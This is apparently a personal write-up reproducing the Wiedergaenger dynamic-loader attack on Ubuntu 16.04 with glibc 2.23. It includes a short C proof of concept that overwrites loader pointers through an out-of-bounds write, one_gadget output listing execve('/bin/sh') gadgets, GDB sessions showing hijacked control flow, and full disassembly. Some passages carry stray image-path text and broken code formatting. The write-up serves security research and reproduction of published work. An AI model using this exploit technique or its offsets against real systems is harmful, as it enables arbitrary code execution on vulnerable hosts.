My Experiences with Dynamic Loader Oriented Programming - Wiedergaenger PoC (Proof of Concept) on Ubuntu 16.04.5 LTS - 2018

LOP-wiedergaenger

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Dynamic Loader Oriented Programming - Wiedergaenger PoC (Proof of Concept)

My experiences and reproduction on Ubuntu 16.04.5 LTS. All credits go to work from Julian Kirsch, Bruno Bierbaumer, Thomas Kittel (TUM) and Claudia Eckert, Fraunhofer AISEC. I only reproduced and debugged the issue on quite modern system from 2018.

Quoting the whitepaper:

"In the following, we describe the Wiedergänger-Attack, a new attack vector that reliably allows to escalate unbounded array access vulnerabilities occurring in specifically allocated memory regions to full code execution on programs running on i386/x86_64 Linux.

Wiedergänger-attacks abuse determinism in Linux ASLR implementation combined with the fact that (even with protection mechanisms such as relro and glibc's pointer mangling enabled) there exist easy-to-hijack, writable (function) pointers in application memory."

Original Authors Repo: https://github.com/kirschju/wiedergaenger

My Repo I used to reproduce it with samples:

https://github.com/marcinguy/LOP-wiedergaenger

Below some details about the system, debug and execution attempts:

$ cat /etc/lsb-release

DISTRIB_ID=Ubuntu

DISTRIB_RELEASE=16.04

DISTRIB_CODENAME=xenial

DISTRIB_DESCRIPTION="Ubuntu 16.04.5 LTS"

$ apt-show-versions libc6

libc6:amd64/xenial-security 2.23-0ubuntu10 uptodate

libc6:i386/xenial-security 2.23-0ubuntu10 uptodate

$ apt-show-versions libc-bin

libc-bin:amd64/xenial-security 2.23-0ubuntu10 uptodate

libc-bin:i386 not installed

$ dpkg -s libc-bin

Package: libc-bin

Essential: yes

Status: install ok installed

Priority: required

Section: libs

Installed-Size: 3479

Maintainer: Ubuntu Developers <ubuntu-devel-discuss@lists.ubuntu.com>

Architecture: amd64

Multi-Arch: foreign

Source: glibc

Version: 2.23-0ubuntu10

Depends: libc6 (>> 2.23), libc6 (<< 2.24)

Suggests: manpages

Conffiles:

/etc/bindresvport.blacklist 4c09213317e4e3dd3c71d74404e503c5

/etc/default/nss d6d5d6f621fb3ead2548076ce81e309c

/etc/gai.conf 28fa76ff5a9e0566eaa1e11f1ce51f09

/etc/ld.so.conf 4317c6de8564b68d628c21efa96b37e4

/etc/ld.so.conf.d/libc.conf d4d833fd095fb7b90e1bb4a547f16de6

Description: GNU C Library: Binaries

This package contains utility programs related to the GNU C Library.

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* catchsegv: catch segmentation faults in programs

* getconf: query system configuration variables

* getent: get entries from administrative databases

* iconv, iconvconfig: convert between character encodings

* ldd, ldconfig: print/configure shared library dependencies

* locale, localedef: show/generate locale definitions

* tzselect, zdump, zic: select/dump/compile time zones

Homepage: http://www.gnu.org/software/libc/libc.html

Original-Maintainer: GNU Libc Maintainers <debian-glibc@lists.debian.org>

$ dpkg -s libc6

Package: libc6

Status: install ok installed

Priority: required

Section: libs

Installed-Size: 10953

Maintainer: Ubuntu Developers <ubuntu-devel-discuss@lists.ubuntu.com>

Architecture: amd64

Multi-Arch: same

Source: glibc

Version: 2.23-0ubuntu10

Replaces: libc6-amd64

Depends: libgcc1

Suggests: glibc-doc, debconf | debconf-2.0, locales

Breaks: hurd (<< 1:0.5.git20140203-1), libtirpc1 (<< 0.2.3), locales (<< 2.23), locales-all (<< 2.23), lsb-core (<= 3.2-27), nscd (<< 2.23)

Conffiles:

/etc/ld.so.conf.d/x86_64-linux-gnu.conf 593ad12389ab2b6f952e7ede67b8fbbf

Description: GNU C Library: Shared libraries

Contains the standard libraries that are used by nearly all programs on

the system. This package includes shared versions of the standard C library

and the standard math library, as well as many others.

Homepage: http://www.gnu.org/software/libc/libc.html

Original-Maintainer: GNU Libc Maintainers <debian-glibc@lists.debian.org>

$ md5sum /lib/x86_64-linux-gnu/ld-2.23.so

f5ebf0bbc32238922f90e67cb60cdf7e /lib/x86_64-linux-gnu/ld-2.23.so

```
$ ldd --version
ldd (Ubuntu GLIBC 2.23-0ubuntu10) 2.23
Copyright (C) 2016 Free Software Foundation, Inc.
This is free software; see the source for copying conditions.  There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR
PURPOSE.
Written by Roland McGrath and Ulrich Drepper.
```

```
$ md5sum /lib/x86_64-linux-gnu/libc.so.6
5d8e5f37ada3fc853363a4f3f631a41a  /lib/x86_64-linux-gnu/libc.so.6
```

```
$ /lib/x86_64-linux-gnu/libc.so.6
GNU C Library (Ubuntu GLIBC 2.23-0ubuntu10) stable release version 2.23, by Roland
McGrath et al.
Copyright (C) 2016 Free Software Foundation, Inc.
This is free software; see the source for copying conditions.
There is NO warranty; not even for MERCHANTABILITY or FITNESS FOR A
PARTICULAR PURPOSE.
Compiled by GNU CC version 5.4.0 20160609.
Available extensions:
    crypt add-on version 2.1 by Michael Glad and others
    GNU Libidn by Simon Josefsson
    Native POSIX Threads Library by Ulrich Drepper et al
    BIND-8.2.3-T5B
```

libc ABIs: UNIQUE IFUNC

For bug reporting instructions, please see:

<https://bugs.launchpad.net/ubuntu/+source/glibc/+bugs>.

GDB

```
$ gdb ./test
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./test...done.
(gdb) b main
Breakpoint 1 at 0x400535: file test.c, line 8.
(gdb) r
Starting program: /home/mk/wiedergaenger/test
```

```
Breakpoint 1, main (argc=1, argv=0x7fffffffdb68) at test.c:8
8       ptr = malloc(0x200000);
(gdb) cont
Continuing.
process 20512 is executing new program: /bin/dash
Error in re-setting breakpoint 1: Function "main" not defined.
H5C8: 1: ^e: not found
[Inferior 1 (process 20512) exited with code 0177]
(gdb)
```

I don't fullfill the gadget constraints $rax to be NULL, hence the funny error above. You can see however that the execution flow was taken over. With the right One RCE gadget, a successful shell would be spawned and/or desired code would be executed.

```
$ one_gadget /lib/x86_64-linux-gnu/libc-2.23.so
0x45216 execve("/bin/sh", rsp+0x30, environ)
constraints:
  rax == NULL

0x4526a execve("/bin/sh", rsp+0x30, environ)
constraints:
  [rsp+0x30] == NULL

0xf02a4 execve("/bin/sh", rsp+0x50, environ)
```

constraints:
  [rsp+0x50] == NULL

0xf1147 execve("/bin/sh", rsp+0x70, environ)
constraints:
  [rsp+0x70] == NULL


Source:

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main(int argc, char **argv)
{
  unsigned char *ptr;
  ptr = malloc(0x200000);


  unsigned long base = 0x7f2158;


  *(unsigned long long *)&ptr[base] = 0x7ffff7a52216-0x4002b8;

  ptr[base + 0xa8] = 0xb8;

  ptr[base + 0x120] = 0xe3;
```

```
  return 0;
}
```

Some screenshots:


GDB Session



One RCE Gadgets available:

```
0x45216 execve("/bin/sh", rsp+0x30, environ)
constraints:
  rax == NULL

0x4526a execve("/bin/sh", rsp+0x30, environ)
constraints:
  [rsp+0x30] == NULL

0xf02a4 execve("/bin/sh", rsp+0x50, environ)
constraints:
  [rsp+0x50] == NULL

0xf1147 execve("/bin/sh", rsp+0x70, environ)
constraints:
  [rsp+0x70] == NULL
```

Example with Shell (instead of One RCE gadget I pointed to func())



Below is the disassembly:

$ objdump -d test2

test2: file format elf64-x86-64

Disassembly of section .init:

0000000000400460 <_init>:

```
 400460:  48 83 ec 08           sub    $0x8,%rsp
 400464:  48 8b 05 8d 0b 20 00  mov    0x200b8d(%rip),%rax        # 600ff8
<_DYNAMIC+0x1d0>
 40046b:  48 85 c0              test   %rax,%rax
 40046e:  74 05                 je     400475 <_init+0x15>
 400470:  e8 5b 00 00 00        callq  4004d0 <malloc@plt+0x10>
 400475:  48 83 c4 08           add    $0x8,%rsp
 400479:  c3                    retq
```

Disassembly of section .plt:

0000000000400480 <__stack_chk_fail@plt-0x10>:

```
 400480:  ff 35 82 0b 20 00     pushq  0x200b82(%rip)        # 601008
<_GLOBAL_OFFSET_TABLE_+0x8>
 400486:  ff 25 84 0b 20 00     jmpq   *0x200b84(%rip)       # 601010
<_GLOBAL_OFFSET_TABLE_+0x10>
 40048c:  0f 1f 40 00           nopl   0x0(%rax)
```

0000000000400490 <__stack_chk_fail@plt>:

```
 400490:       ff 25 82 0b 20 00       jmpq   *0x200b82(%rip)       # 601018
<_GLOBAL_OFFSET_TABLE_+0x18>
 400496:       68 00 00 00 00          pushq  $0x0
 40049b:       e9 e0 ff ff ff          jmpq   400480 <_init+0x20>

00000000004004a0 <__libc_start_main@plt>:
 4004a0:       ff 25 7a 0b 20 00       jmpq   *0x200b7a(%rip)       # 601020
<_GLOBAL_OFFSET_TABLE_+0x20>
 4004a6:       68 01 00 00 00          pushq  $0x1
 4004ab:       e9 d0 ff ff ff          jmpq   400480 <_init+0x20>

00000000004004b0 <execve@plt>:
 4004b0:       ff 25 72 0b 20 00       jmpq   *0x200b72(%rip)       # 601028
<_GLOBAL_OFFSET_TABLE_+0x28>
 4004b6:       68 02 00 00 00          pushq  $0x2
 4004bb:       e9 c0 ff ff ff          jmpq   400480 <_init+0x20>

00000000004004c0 <malloc@plt>:
 4004c0:       ff 25 6a 0b 20 00       jmpq   *0x200b6a(%rip)       # 601030
<_GLOBAL_OFFSET_TABLE_+0x30>
 4004c6:       68 03 00 00 00          pushq  $0x3
 4004cb:       e9 b0 ff ff ff          jmpq   400480 <_init+0x20>
```

Disassembly of section .plt.got:

```
00000000004004d0 <.plt.got>:
 4004d0:       ff 25 22 0b 20 00       jmpq   *0x200b22(%rip)       # 600ff8
<_DYNAMIC+0x1d0>
```

```
 4004d6:       66 90                   xchg   %ax,%ax
```

Disassembly of section .text:

```
00000000004004e0 <_start>:
 4004e0:       31 ed                   xor    %ebp,%ebp
 4004e2:       49 89 d1                mov    %rdx,%r9
 4004e5:       5e                      pop    %rsi
 4004e6:       48 89 e2                mov    %rsp,%rdx
 4004e9:       48 83 e4 f0             and    $0xfffffffffffffff0,%rsp
 4004ed:       50                      push   %rax
 4004ee:       54                      push   %rsp
 4004ef:       49 c7 c0 20 07 40 00    mov    $0x400720,%r8
 4004f6:       48 c7 c1 b0 06 40 00    mov    $0x4006b0,%rcx
 4004fd:       48 c7 c7 39 06 40 00    mov    $0x400639,%rdi
 400504:       e8 97 ff ff ff          callq  4004a0 <__libc_start_main@plt>
 400509:       f4                      hlt
 40050a:       66 0f 1f 44 00 00       nopw   0x0(%rax,%rax,1)

0000000000400510 <deregister_tm_clones>:
 400510:       b8 4f 10 60 00          mov    $0x60104f,%eax
 400515:       55                      push   %rbp
 400516:       48 2d 48 10 60 00       sub    $0x601048,%rax
 40051c:       48 83 f8 0e             cmp    $0xe,%rax
 400520:       48 89 e5                mov    %rsp,%rbp
 400523:       76 1b                   jbe    400540 <deregister_tm_clones+0x30>
 400525:       b8 00 00 00 00          mov    $0x0,%eax
 40052a:       48 85 c0                test   %rax,%rax
```

```
40052d:       74 11                   je     400540 <deregister_tm_clones+0x30>
40052f:       5d                      pop    %rbp
400530:       bf 48 10 60 00          mov    $0x601048,%edi
400535:       ff e0                   jmpq   *%rax
400537:       66 0f 1f 84 00 00 00    nopw   0x0(%rax,%rax,1)
40053e:       00 00
400540:       5d                      pop    %rbp
400541:       c3                      retq
400542:       0f 1f 40 00             nopl   0x0(%rax)
400546:       66 2e 0f 1f 84 00 00    nopw   %cs:0x0(%rax,%rax,1)
40054d:       00 00 00

0000000000400550 <register_tm_clones>:
400550:       be 48 10 60 00          mov    $0x601048,%esi
400555:       55                      push   %rbp
400556:       48 81 ee 48 10 60 00    sub    $0x601048,%rsi
40055d:       48 c1 fe 03             sar    $0x3,%rsi
400561:       48 89 e5                mov    %rsp,%rbp
400564:       48 89 f0                mov    %rsi,%rax
400567:       48 c1 e8 3f             shr    $0x3f,%rax
40056b:       48 01 c6                add    %rax,%rsi
40056e:       48 d1 fe                sar    %rsi
400571:       74 15                   je     400588 <register_tm_clones+0x38>
400573:       b8 00 00 00 00          mov    $0x0,%eax
400578:       48 85 c0                test   %rax,%rax
40057b:       74 0b                   je     400588 <register_tm_clones+0x38>
40057d:       5d                      pop    %rbp
```

```
  40057e:       bf 48 10 60 00          mov    $0x601048,%edi
  400583:       ff e0                   jmpq   *%rax
  400585:       0f 1f 00                nopl   (%rax)
  400588:       5d                      pop    %rbp
  400589:       c3                      retq
  40058a:       66 0f 1f 44 00 00       nopw   0x0(%rax,%rax,1)

0000000000400590 <__do_global_dtors_aux>:
  400590:       80 3d b1 0a 20 00 00    cmpb   $0x0,0x200ab1(%rip)        # 601048
<__TMC_END__>
  400597:       75 11                   jne    4005aa <__do_global_dtors_aux+0x1a>
  400599:       55                      push   %rbp
  40059a:       48 89 e5                mov    %rsp,%rbp
  40059d:       e8 6e ff ff ff          callq  400510 <deregister_tm_clones>
  4005a2:       5d                      pop    %rbp
  4005a3:       c6 05 9e 0a 20 00 01    movb   $0x1,0x200a9e(%rip)        # 601048
<__TMC_END__>
  4005aa:       f3 c3                   repz retq
  4005ac:       0f 1f 40 00             nopl   0x0(%rax)

00000000004005b0 <frame_dummy>:
  4005b0:       bf 20 0e 60 00          mov    $0x600e20,%edi
  4005b5:       48 83 3f 00             cmpq   $0x0,(%rdi)
  4005b9:       75 05                   jne    4005c0 <frame_dummy+0x10>
  4005bb:       eb 93                   jmp    400550 <register_tm_clones>
  4005bd:       0f 1f 00                nopl   (%rax)
  4005c0:       b8 00 00 00 00          mov    $0x0,%eax
  4005c5:       48 85 c0                test   %rax,%rax
```

```
 4005c8:	74 f1                	je     4005bb <frame_dummy+0xb>
 4005ca:	55                   	push   %rbp
 4005cb:	48 89 e5             	mov    %rsp,%rbp
 4005ce:	ff d0                	callq  *%rax
 4005d0:	5d                   	pop    %rbp
 4005d1:	e9 7a ff ff ff       	jmpq   400550 <register_tm_clones>

00000000004005d6 <func>:
 4005d6:	55                   	push   %rbp
 4005d7:	48 89 e5             	mov    %rsp,%rbp
 4005da:	48 83 ec 30          	sub    $0x30,%rsp
 4005de:	64 48 8b 04 25 28 00 	mov    %fs:0x28,%rax
 4005e5:	00 00
 4005e7:	48 89 45 f8          	mov    %rax,-0x8(%rbp)
 4005eb:	31 c0                	xor    %eax,%eax
 4005ed:	48 c7 45 d0 00 00 00 	movq   $0x0,-0x30(%rbp)
 4005f4:	00
 4005f5:	48 c7 45 e0 34 07 40 	movq   $0x400734,-0x20(%rbp)
 4005fc:	00
 4005fd:	48 c7 45 e8 3c 07 40 	movq   $0x40073c,-0x18(%rbp)
 400604:	00
 400605:	48 c7 45 f0 00 00 00 	movq   $0x0,-0x10(%rbp)
 40060c:	00
 40060d:	48 8d 55 d0          	lea    -0x30(%rbp),%rdx
 400611:	48 8d 45 e0          	lea    -0x20(%rbp),%rax
 400615:	48 89 c6             	mov    %rax,%rsi
 400618:	bf 34 07 40 00       	mov    $0x400734,%edi
```

```
  40061d:       e8 8e fe ff ff          callq  4004b0 <execve@plt>
  400622:       90                      nop
  400623:       48 8b 4d f8             mov    -0x8(%rbp),%rcx
  400627:       64 48 33 0c 25 28 00    xor    %fs:0x28,%rcx
  40062e:       00 00
  400630:       74 05                   je     400637 <func+0x61>
  400632:       e8 59 fe ff ff          callq  400490 <__stack_chk_fail@plt>
  400637:       c9                      leaveq
  400638:       c3                      retq

0000000000400639 <main>:
  400639:       55                      push   %rbp
  40063a:       48 89 e5                mov    %rsp,%rbp
  40063d:       48 83 ec 20             sub    $0x20,%rsp
  400641:       89 7d ec                mov    %edi,-0x14(%rbp)
  400644:       48 89 75 e0             mov    %rsi,-0x20(%rbp)
  400648:       bf 00 00 20 00          mov    $0x200000,%edi
  40064d:       e8 6e fe ff ff          callq  4004c0 <malloc@plt>
  400652:       48 89 45 f0             mov    %rax,-0x10(%rbp)
  400656:       48 c7 45 f8 58 21 7f    movq   $0x7f2158,-0x8(%rbp)
  40065d:       00
  40065e:       48 8b 55 f0             mov    -0x10(%rbp),%rdx
  400662:       48 8b 45 f8             mov    -0x8(%rbp),%rax
  400666:       48 01 d0                add    %rdx,%rax
  400669:       48 c7 00 1e 03 00 00    movq   $0x31e,(%rax)
  400670:       48 8b 45 f8             mov    -0x8(%rbp),%rax
  400674:       48 8d 90 a8 00 00 00    lea    0xa8(%rax),%rdx
```

```
  40067b:       48 8b 45 f0             mov    -0x10(%rbp),%rax
  40067f:       48 01 d0                add    %rdx,%rax
  400682:       c6 00 b8                movb   $0xb8,(%rax)
  400685:       48 8b 45 f8             mov    -0x8(%rbp),%rax
  400689:       48 8d 90 20 01 00 00    lea    0x120(%rax),%rdx
  400690:       48 8b 45 f0             mov    -0x10(%rbp),%rax
  400694:       48 01 d0                add    %rdx,%rax
  400697:       c6 00 e3                movb   $0xe3,(%rax)
  40069a:       b8 00 00 00 00          mov    $0x0,%eax
  40069f:       c9                      leaveq
  4006a0:       c3                      retq
  4006a1:       66 2e 0f 1f 84 00 00    nopw   %cs:0x0(%rax,%rax,1)
  4006a8:       00 00 00
  4006ab:       0f 1f 44 00 00          nopl   0x0(%rax,%rax,1)

00000000004006b0 <__libc_csu_init>:
  4006b0:       41 57                   push   %r15
  4006b2:       41 56                   push   %r14
  4006b4:       41 89 ff                mov    %edi,%r15d
  4006b7:       41 55                   push   %r13
  4006b9:       41 54                   push   %r12
  4006bb:       4c 8d 25 4e 07 20 00    lea    0x20074e(%rip),%r12        # 600e10
<__frame_dummy_init_array_entry>
  4006c2:       55                      push   %rbp
  4006c3:       48 8d 2d 4e 07 20 00    lea    0x20074e(%rip),%rbp        # 600e18
<__init_array_end>
  4006ca:       53                      push   %rbx
```

```
4006cb:    49 89 f6              mov    %rsi,%r14
4006ce:    49 89 d5              mov    %rdx,%r13
4006d1:    4c 29 e5              sub    %r12,%rbp
4006d4:    48 83 ec 08           sub    $0x8,%rsp
4006d8:    48 c1 fd 03           sar    $0x3,%rbp
4006dc:    e8 7f fd ff ff        callq  400460 <_init>
4006e1:    48 85 ed              test   %rbp,%rbp
4006e4:    74 20                 je     400706 <__libc_csu_init+0x56>
4006e6:    31 db                 xor    %ebx,%ebx
4006e8:    0f 1f 84 00 00 00 00  nopl   0x0(%rax,%rax,1)
4006ef:    00
4006f0:    4c 89 ea              mov    %r13,%rdx
4006f3:    4c 89 f6              mov    %r14,%rsi
4006f6:    44 89 ff              mov    %r15d,%edi
4006f9:    41 ff 14 dc           callq  *(%r12,%rbx,8)
4006fd:    48 83 c3 01           add    $0x1,%rbx
400701:    48 39 eb              cmp    %rbp,%rbx
400704:    75 ea                 jne    4006f0 <__libc_csu_init+0x40>
400706:    48 83 c4 08           add    $0x8,%rsp
40070a:    5b                    pop    %rbx
40070b:    5d                    pop    %rbp
40070c:    41 5c                 pop    %r12
40070e:    41 5d                 pop    %r13
400710:    41 5e                 pop    %r14
400712:    41 5f                 pop    %r15
400714:    c3                    retq
400715:    90                    nop
```

```
  400716:       66 2e 0f 1f 84 00 00    nopw   %cs:0x0(%rax,%rax,1)
  40071d:       00 00 00

0000000000400720 <__libc_csu_fini>:
  400720:       f3 c3                   repz retq
```

Disassembly of section .fini:

```
0000000000400724 <_fini>:
  400724:       48 83 ec 08             sub    $0x8,%rsp
  400728:       48 83 c4 08             add    $0x8,%rsp
  40072c:       c3                      retq
```

Checksec

```
$ ./checksec --file test
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH
Symbols         FORTIFY Fortified      Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No
RUNPATH   72 Symbols     No      0              0       test
$ ./checksec --file test2
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH
Symbols         FORTIFY Fortified      Fortifiable  FILE
Partial RELRO   Canary found      NX enabled    No PIE          No RPATH   No
RUNPATH   75 Symbols     Yes     0              0       test2
```

Thank you for reading. I hope you found this informative. This is a great technique to reliably allow to escalate unbounded array access vulnerabilities.